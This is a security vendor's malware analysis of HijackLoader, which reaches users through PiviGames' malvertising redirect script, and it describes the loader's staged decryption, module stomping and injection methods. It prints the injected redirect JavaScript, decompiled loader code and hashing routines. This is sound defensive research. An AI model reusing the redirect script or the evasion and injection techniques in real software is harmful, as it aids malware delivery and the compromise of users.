HijackLoader: Free Games, Costly Consequences, and Loads of Malware

By G DATA Security Center

Published: 2026-03-17 · Archived: 2026-05-06 02:01:52 UTC

PiviGames, a popular Spanish gaming platform is well-known in the gaming community for providing download links to pirated PC games. Such a platform offers attractive content and it has built a reputation within the gaming community over the years. However, PiviGames has become more than just a source of free entertainment; it has evolved into a full-blown malware distribution hub, allowing malicious actors to compromise unsuspecting users.

Written by Karsten Hahn and John Dador

In this article, we'll dive into how this pirate gaming platform turns fun and "free" entertainment into an opportunity for cybercriminals and why a single download of a pirated game can cost you more than a few hours of gameplay.

This blog series consists of two parts. This article is part one and discusses the initial infection and HijackLoader in detail. The second part describes the ACRStealer payload.

Initial infection

In November of 2025, we discovered a Reddit post (figure 1) about malicious activity. The redditor claimed to have been hacked by an unknown infostealer after they had downloaded a game. The initially reported file was masquerading as a Python-based setup file but upon investigation, the downloaded file had been changed into a different one. This signaled to us that the URL is still live and actively infecting.

We asked the affected user for the download URL. This led us to **PiviGames**, a pirate gaming site.





Figure 1: Reddit post of the suspicious Python setup

PiviGames redirection as malvertising

Analysis of the website shows that it employs Cloudflare's challenge and telemetry scripts to appear legitimate. However, upon closer inspection at the start of the code, it loads a JavaScript file named **pgedshop.js**. This JavaScript file is the one responsible for redirecting users to malicious sites. This script contains two defined URLs and uses browser cookies to control the site's redirection behavior. On the user's first visit, the script redirects it to *hxxps://adbuho[.]shop/HIx0J* which appears to be an advertising network. It then marks the cookies used so that the following visits will redirect to hxxps://pulseadnetwork[.]com/jump/next.php?r=2558259, which is also a benign advertising network (not hosting a malicious file).



```
(function(){
  var config = {
    url: 'https://pulseadnetwork.com/jump/next.php?r=2558259',
    url24: 'https://adbuho.shop/HIxOJ',
    name: 'Popup',
    features: 'menubar=yes,location=yes,resizable=yes,scrollbars=yes,status=yes'
  };

  var theURL;

  var setCookie = function(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays*24*60*60*1000));
    var expires = "expires="+ d.toUTCString();
    document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
  };

  var getCookie = function(cname) {
    var name = cname + "=";
    var decodedCookie = decodeURIComponent(document.cookie);
    var ca = decodedCookie.split(';');
    for(var i = 0; i < ca.length; i++) {
      var c = ca[i];
      while (c.charAt(0) == ' ') {
        c = c.substring(1);
      }
      if (c.indexOf(name) == 0) {
        return c.substring(name.length, c.length);
      }
    }
    return "";
  };

  var redirect = function(event) {
    if (getCookie('mark') === '') {
      theURL = config.url24;
      setCookie('mark', 'all', 1);
    } else if (getCookie('mark') === 'all') {
      theURL = config.url;
    }
    window.location.replace(theURL);
  };

  window.addEventListener('load', function() {
    redirect();
```

Figure 2. Redirection of pgeshop.js

The URL *hxxps://adbuho[.]shop/HIx0J* redirects to a domain consisting of randomized characters followed by a top-level domain "**.pro/**" and an additional randomized path. This redirection chain ultimately leads to a MediaFire download link.

The MediaFire link hosts a ZIP archive file named "**Full Version Setup 6419 Open.zip**". Notably, the password is directly embedded in its filename (“6419”).

Upon extracting the ZIP file, multiple resource files are present along with a single executable file named **Setup.exe[2].**




Figure 3. Full Version Setup 6419 Open.zip folder directory

HijackLoader

The Setup.exe[2] is a clean game launcher, but it executes malicious code via DLL sideloading, when the game loads Conduit.Broker.dll[3].

Conduit.Broker.dll[3] belongs to the HijackLoader family. Notable analysis and descriptions of this loader family have been done before by Nikolaos Pantazopoulos in [zscaler23] and [zscaler25] and by Ryan Weil in [trellix25]. Given the malware's complexity, we believe our analysis adds a few undocumented details. Furthermore, we provide tooling for HijackLoader.

Stage 1: ConduitBroker.dll

The DLL exports 50 functions and mainly consists of clean code. However, the function **BrokerManagerClient_AddPathMapping** is patched with malicious code and extends over other import functions such as **BrokerManagerClient_MapPath**. Whoever inserted that patch, did so without consideration whether the size fits into that function. This also causes odd behavior in IDA Pro because some of these functions start in the middle of patched instructions (see figure 4), and IDA insists on keeping function definitions from exports.

```
.text:0000000180008F76
.text:0000000180008F76                                  loc_180008F76:                          ; CODE XREF: .text:0000000180008F25↑j
.text:0000000180008F76 49 8B FD                                 mov     rdi, r13
.text:0000000180008F79
.text:0000000180008F79                                  loc_180008F79:                          ; CODE XREF: .text:0000000180009101↓j
.text:0000000180008F79 8B 15 58 B9 06 00                        mov     edx, cs:dword_1800748D7
.text:0000000180008F79                                  ; ---------------------------------------------------------------------------
.text:0000000180008F7F 8B                                       db  8Bh
.text:0000000180008F80                                  ; ---------------------------------------------------------------------------
.text:0000000180008F80                                  ; Exported entry  16. BrokerManagerClient_MapPath
.text:0000000180008F80
.text:0000000180008F80                                          public BrokerManagerClient_MapPath
.text:0000000180008F80                                  BrokerManagerClient_MapPath:            ; DATA XREF: .rdata:0000000180004F90C↓o
.text:0000000180008F80                                                                          ; .rdata:off_180071D28↓o ...
.text:0000000180008F80                                  ; __unwind { // __GSHandlerCheck_EH4
.text:0000000180008F80 0D B2 B9 06 00                           or      eax, 6B9B2h
.text:0000000180008F85 41 FF D3                                 call    r11
.text:0000000180008F88 48 8B 0D 54 B9 06 00                     mov     rcx, cs:off_1800748E3 ; "Groumcumgag.ic"
.text:0000000180008F8F 48 8B D0                                 mov     rdx, rax        ; lpFilename
.text:0000000180008F92 44 8B 05 A2 B9 06 00                     mov     r8d, cs:nSize   ; nSize
.text:0000000180008F99 33 C9                                    xor     ecx, ecx        ; hModule
```

Figure 4: BrokerManagerClient_MapPath starts one byte after the actual start of the instruction mov edx, cs:dword_1800748D7

Conduit.Broker.dll uses inlined API resolving, which means there is no dedicated function that the malware uses to dynamically resolve APIs. Instead, the full PEB walking code is inlined whenever a function call should be done. We have seen inlined API resolving in various samples in the past two years, for example in RisePro, just with a different hashing algorithm.

The API hashing algorithm is similar to djb2; however, instead of initializing the seed with 5381 and the multiplier with 33, the malware uses 0x8798338 for the seed and 2 for the multiplier. The exact hashing algorithm is as follows (Python 3 implementation):

```
def calc_hash(apiname):
   hash = 0x8798338
   for c in apiname:
       hash = (ord(c) + 2 * hash)  & 0xFFFFFFFF
   return hash & 0xFFFFFFFF
```

The malware decrypts parts of the file Groumcumgag.ic[4], which resides in the same folder as the DLL. The header for the encrypted data blob starts at offset 0x4A19, where the first dword is the size of the encrypted data (0x2080), and the second dword is an XOR key, in this case 0x1CAB3515. Right after that follows the XOR encrypted data iself (see figure 5).

```
000049E0  00 00 00 00 4B 00 66 73 00 60 4D 50 60 58 48 00 00 00 59 00 00 4A 00 4A  ....K.fs.`MP`XH...Y..J.J
000049F8  00 5E 00 00 77 00 53 00 49 55 00 00 00 00 00 00 5D 00 00 00 5F 00 71 53  .^..w.S.IU......]..._.qS
00004A10  00 00 00 00 00 00 00 00 42 80 20 00 00 15 35 AB 1C F4 2F CB 55 19 2F C1  ........B€ ...5«.ô/ËU./Á
00004A28  4F EB CA 54 E3 EB 3A 69 E3 F  SIZE  KEY  2F 0F EB A0 6C 2F EF 6C  OëÊTãë:iãëèsãë.ð/.ë l/ïl
00004A40  6C 3F EF 64 2B 74 17 79 EB 3  ...  4A 2F EF 74 E3 EB CA 54  l?ïd+t.yë3LAlëÊTª/ïtãëÊT
00004A58  2B 76 4F 79 93 EB CA 54 2B F0 BE 55 E3 EB 83 56 E3 EB CA 9C 4E B4 CB 9C  +vOy"ëÊT+ð¾UãëƒVãëÊœN´Ëœ
00004A70  70 37 D7 B4 24 A3 CF 54 E3 EB 12 E0 B3 D3 BF 60 E3 EB 12 E0 67 0F 7B 55  p7×´$£ÏTãë.à³Ó¿`ãë.àg.{U
00004A88  E3 EB 12 D8 A3 0B 84 56 E3 EB CA 9C 4E B4 CF 9C 70 37 D7 B4 24 A3 CF 54  ãë.Ø£.„VãëÊœN´Ïœp7×´$£ÏT
00004AA0  E3 EB 12 E0 B3 D3 97 60 E3 EB 12 E0 67 0F 5B 55 E3 EB 12 DE 27 0F 03 9D  ãë.à³Ó—`ãë.àg.[Uãë.Þ'...
00004AB8  AA 2F EF 84 E3 EB CA 54 AA 2F EF 7C E3 EB CA 54 2B B2 0F 79 3B EB CA 54  ª/ï„ãëÊTª/ï|ãëÊT+².y;ëÊT
00004AD0  E3 1E 8B D8 DB EC D9 D8 69 EC CA 54 6E 6F EF EC E3 EB CA 9C 6E 37 EF 8C  ã.‹ØÛìÙØiìÊTnoïìãëÊœn7ïŒ
00004AE8  2B 6E 8C 5D 2B 16 57 79 73 EB CA 54 2B 16 8C DE 27 0F 0F 9D 6E 2F EF 8C  +nŒ]+.WysëÊT+.ŒÞ'...n/ïŒ
00004B00  2B EA 8B 96 9C F3 CA 54 E3 37 58 99 07 4B 56 A9 07 2F 13 E0 AB D3 07 72  +ê‹–œóÊTã7X™.KV©./.à«Ó.r
00004B18  E3 EB 12 DE 27 0F 03 9D 66 67 EF 8C E3 60 D0 3D 1A EC CA 54 2B 76 0F 79  ãë.Þ'...fgïŒã`Ð=.ìÊT+v.y
```

Figure 5: The encrypted blob of the file Groumcumgag.ic starts with size and key at offset 0x4A19

We created a decryption script for Groumcumgag.ic that you can download here. The decrypted blob contains shellcode for the next stage and the name of a DLL, which is in this case “evr.dll”, the Enhanced Video Renderer.

Conduit.Broker.dll then loads the next stage via module stomping: First, it loads the legitimate system32 library “evr.dll” and injects the decrypted shellcode into the BaseOfCode of “evr.dll”. Then, it calls a function of the shellcode with a struct as argument that, among others, contains the filename “Zootkumbak.uhp”. This file is the configuration for the malware.

Stage 2: evr.dll shellcode and module table

The shellcode in **evr.dll** has the main purpose of concatenating and decrypting the main configuration from the file Zootkumbak.uhp[5].

But first it resolves imports and determines if certain processes are present by calculating hashes for the process names. If it finds any of the targeted processes, it delays execution for five seconds.

The hash calculation function for both imports and process names, relies on a constant multiplier from the previous stage, so we expect this value to change for other variants of HijackLoader.

Decompile: calculate_hash - (stage2_Groumcumgag.ic.vir.decrypted)

```
1
2  int malware::calculate_hash(byte *buf,idatblob *idatblob)
3
4  {
5    uint size;
6    uint i;
7    int hash;
8
9    size = get_unicode_str_size(buf);
10   hash = 0;
11   for (i = 0; i < size; i = i + 1) {
12     hash = hash * *(int *)&idatblob->hash_multiplier + (uint)*(ushort *)(buf + (longlong)(int)i *
       2)
13     ;
14   }
15   return hash;
16 }
17
```

Figure 6: The import and process hashing function for stage two uses a multiplier from the previous stage

Next, the second stage shellcode parses the Zootkumbak.uhp[5] file. The encrypted data for the configuration is fragmented into 90 pieces that are scattered across the file.

To figure out where each of the pieces is located, HijackLoader performs a pattern search. It uses the search pattern ‘?????@IDAT’, which HijackLoader interprets as a wildcarded 4-byte value that is directly followed by the string ‘IDAT’. The wildcarded value is the size of the current chunk. Our sample has a total of 90 chunks.

After the first ‘IDAT’ pattern starts the header for our encrypted configuration. The full header including the search pattern looks as follows:

chunk_size | ‘IDAT’ | magic | xor_key | compressed_size | uncompressed_size

Each of these values is four bytes long. The XOR key decrypts all chunks of the configuration. The compressed size is the total size of all chunks before decompression and the uncompressed size equivalently is the total size

after decompression. After this header starts the encrypted data of the first chunk.

For each of the remaining ‘IDAT’ chunks the encrypted data starts directly after the ‘IDAT’ pattern.

To deobfuscate the configuration file Zootkumbak.uhp, we decrypt each chunk with the XOR key from the header, concatenate the chunks in the order they were found, and finally decompress them with LZNT1.

Among others, the configuration file contains the encrypted payload, various settings and a module table with names and offsets to even more configuration data.

We created a configuration extractor that deobfuscates Zootkumbak.uhp, extracts settings from it, dumps the payload and all entries of the module table.

We use the term “module table” here to be consistent with the terminology of previous articles [zcaler23, zscaler25, trellix25]. However, the contents are not strictly limited to modules. The table may, in fact, contain any type of data. In some cases, namely the **MUTEX**, **COPYLIST**, **SM** and **CUSTOMINJECTPATH**, the module table entries are strings-based settings or string lists. In other cases, the entries are configuration settings, shellcode or full PE images.

The present sample has the following module table entries and values for string entries, you will find a description for each of these entries is in [zcaler23, zscaler25]:

Module	**Value**
AVDATA	custom structured data containing CRC hashes of AV process names and flags, can be decoded with avdata_decoder.py
ESAL	shellcode, assists with injection
ESAL64	shellcode, assists with injection
ESLDR	shellcode, assists with injection
ESLDR64	shellcode, assists with injection
ESWR	shellcode, assists with injection
ESWR64	shellcode, assists with injection
FIXED	PE file, here zip.exe signed by “VMWare Inc”, used a host for Process Doppelgänging
LauncherLdr64	PE file for loading the payload
modCreateProcess	shellcode, helps with process creation
modCreateProcess64	shellcode, helps with process creation
modTask	shellcode, used for persistence

Module	Value
modTask64	shellcode, used for persistence
modUAC	shellcode, UAC bypass
modUAC64	shellcode, UAC bypass
modWD	shellcode, defender evasion
modWD64	shellcode, defender evasion
modWriteFile	shellcode
modWriteFile64	shellcode
rshell	shellcode, loads the payload via module stomping
rshell64	shellcode, loads the payload via module stomping
ti	shellcode, main module, 32 bit
ti64	shellcode. main module, 64 bit
tinycallProxy	shellcode, executes API calls
tinycallProxy64	shellcode, executes API calls
tinystub	PE file stub
tinystub64	PE file stub
tinyutilitymodule.dll	PE file
tinyutilitymodule64.dll	PE file
SM	"mpr.dll" string, name of clean target dll for module stomping
COPYLIST	string list with the following filenames: • Conduit.Broker.dll • D_C.exe • Groumcumgag.ic • TE.Common.dll • TE.Host.dll • TE.Loaders.dll

Module	Value
	• TE.WinRT.dll • Wex.Common.dll • Wex.Communication.dll • Wex.Logger.dll • Zootkumbak.uhp • !D_C.exe • ~TE.Loaders.dll
MUTEX	"RXRCJOIAVDWOEK" string, used as mutex name
CUSTOMINJECT	PE file, MicrosoftEdgeUpdate, used as injection host
CUSTOMINJECTPATH	"%TEMP%\d0eccdb9\MicrosoftEdgeUpdate.exe" string, path to drop CUSTOMINJECT
X64L	shellcode

The second stage shellcode loads the main module from that module table, which is the shellcode **ti64**. The configuration file also contains the target DLL path for the next stage in its main header (not in the module table): **%windir%\SysWOW64\rasapi32.dll**.

Just like the stage before, HijackLoader's second stage stomps the module: It loads the target rasapi32.dll, then injects the next stage's shellcode into the target's BaseOfCode and runs it.

```
146       ti64_module = extract_module_by_hash
147                               (api_table,module_table,&module_size,idatblob->ti64_module_hash,
148                                idatblob);
149       target_dll_path = (LPWSTR)(*GlobalAlloc)(GMEM_ZEROINIT,MAX_PATH_LEN);
150       copy(&decompressed_config->target_dll_path,target_dll_path);
151       target_dll_path = (LPWSTR)extract_filename_from_path(target_dll_path);
152       rasapi32_base = load_module(api_table,target_dll_path);
153       rasapi32_peheader = (IMAGE_NT_HEADERS64 *)get_elfanew(rasapi32_base);
154       codebase_rasapi32 =
155            (code *)(rasapi32_base + (ulonglong)(rasapi32_peheader->OptionalHeader).BaseOfCode);
156       original_rasapi32 = (*GlobalAlloc)(0x40,module_size);
157       memcpy(original_rasapi32,codebase_rasapi32,module_size);
158       *(undefined8 *)&module_table->original_libdata = original_rasapi32;
159       old_prot_constant = 0;
160       result = (*VirtualProtect)(codebase_rasapi32,module_size,idatblob->prot_constant,
161                                  &old_prot_constant);
162       memcpy(codebase_rasapi32,ti64_module,module_size);
163       (*VirtualProtect)(codebase_rasapi32,module_size,old_prot_constant,&old_prot_constant);
164       target = codebase_rasapi32;
165       protection_constants = idatblob->prot_constant;
166       func_ptr = codebase_rasapi32;
167       module_size2 = module_size;
168       (*codebase_rasapi32)(decompressed_config,module_table,compression_meta,&protection_constan...
          );
169     }
170   }
171   return;
172 }
```

Figure 7: HijackLoader extracts the ti64 shellcode and injects it into rasapi32.dll via module stomping

The evr.dll shellcode forwards the deobfuscated configuration data and module table to stage three as arguments.

Stage 3: ti64 module in rasapi32.dll

The code of this shellcode is extensive because it handles all the possible settings of the configuration and the module table entries that might be used by HijackLoader. Because it contains most of the interesting code of this loader family, it is commonly referred to as the main module of HijackLoader.

The ti64 shellcode starts by resolving import functions via API hashing. This time it uses CRC32 as hashing algorithm.

Next, it obtains the SM entry from the module table, which is ‘mpr.dll’ in this case, and saves it as target DLL for module stomping.

The sample then checks NTDLL for inline hooks and, if found, removes them.

If the **ANTIVM** module table entry is present, it performs various anti-VM checks. However, the present sample does not have this entry.

If a specific flag is set in the config, HijackLoader will copy all files, which are listed in the module table entry **COPYLIST**, to a subdirectory in %ALLUSERSPROFILE% and restart itself there. The configuration defines this subdirectory at offset 0x13 and for our sample this is “d0eccdb9”.

The ti64 shellcode also loads the encrypted payload from the configuration. To do so, it obtains three values: relative data offset, key size, and encrypted data size.

At offset 0xeec starting from the module table is the relative offset to the encrypted data. This offset is relative to the module count field at 0xee4, so the actual offset is: module table offset + 0xee4 + relative offset

At offset module table + 0xca4 is the key size in dwords.

At offset module table + 0xca8 is the size of the encrypted data.

The encrypted data starts with the XOR key, which decrypts the payload in the remaining data. Our tool decrypts and dumps the payload to a file named **PAYLOAD** into the same folder as the module table entries.

To sum it up, the ti64 shellcode is an orchestrator for most of the modules in the module table and responsible for the following features of HijackLoader:

- AV product detection and adjustable behavior based on AVDATA flags, process CRC hashes and detected products
- Persistence modules
- Anti-VM modules
- UAC bypass modules
- Choosing one of six payload injection or loading techniques
- Adjustable injection host files via FIXED and CUSTOMINJECT
- Interprocess communication
- NTDLL hook detection and removal

Process injection in ti64 and post stage 3

HijackLoader implements several ways to load and inject the payload in ti64. Several injection_flag bitmasks and the presence of a relocation directory determine which injection function it chooses. It is not possible to determine the meaning of all of these flags based on the sample alone because some are merely read from the configuration.

Furthermore, there is a lot of duplicated code and the parts of ti64 which choose the appropriate injection function are scattered between the huge entry point function and various decision trees in subfunctions. That makes it overall challenging to determine the exact conditions when Hijackloader chooses which injection function.

Generally, we found at least six distinct payload loading and injection methods if we do not count miniscule differences of otherwise duplicated functions. These are:

1. Two variants of Process Hollowing
2. Two variants of Process Doppelgänging and Mapped Section Injection hybrid
3. Mapped Section injection
4. Run payload via ESWR module
5. Run payload via Process Doppelgänging and ESWR module

6. Run payload via LauncherLdr/LauncherLdr64 module

We describe two representative techniques, 1 and 2, below.

For the Process Hollowing method, HijackLoader copies the PE image saved in **CUSTOMINJECT** to the path in **CUSTOMINJECTPATH**. For this sample the path is %TEMP%\d0eccdb9\MicrosoftEdgeUpdate.exe and the **CUSTOMINJECT** executable is indeed a legitimate 32-bit MicrosoftEdgeUpdate.exe.

The ti64 module then loads and runs the **modCreateProcess64 module** to create a suspended MicrosoftEdgeUpdate.exe process, it injects the 32-bit **rshell** module shellcode into the 32-bit MicrosoftEdgeUpdate.exe and runs it. The injected **rshell** then uses Heaven's Gate with a call-add-retf trampoline to transition to 64-bit code and module stomping for loading the payload.

For the Process Doppelgänging hybrid the **ti64** shellcode dumps the clean PE from the **FIXED** module table entry to disk and names it "com_web_filter_v4_0" (this name is part of the configuration outside of the module table).

In our sample the **FIXED** module is a clean **zip.exe** signed by "VMWare Inc". The module **ti64** then uses this clean file as host for Process Doppelgänging by adding a new .dat section to the file and writing the **rshell** module into it via transactional write and rollback operations.

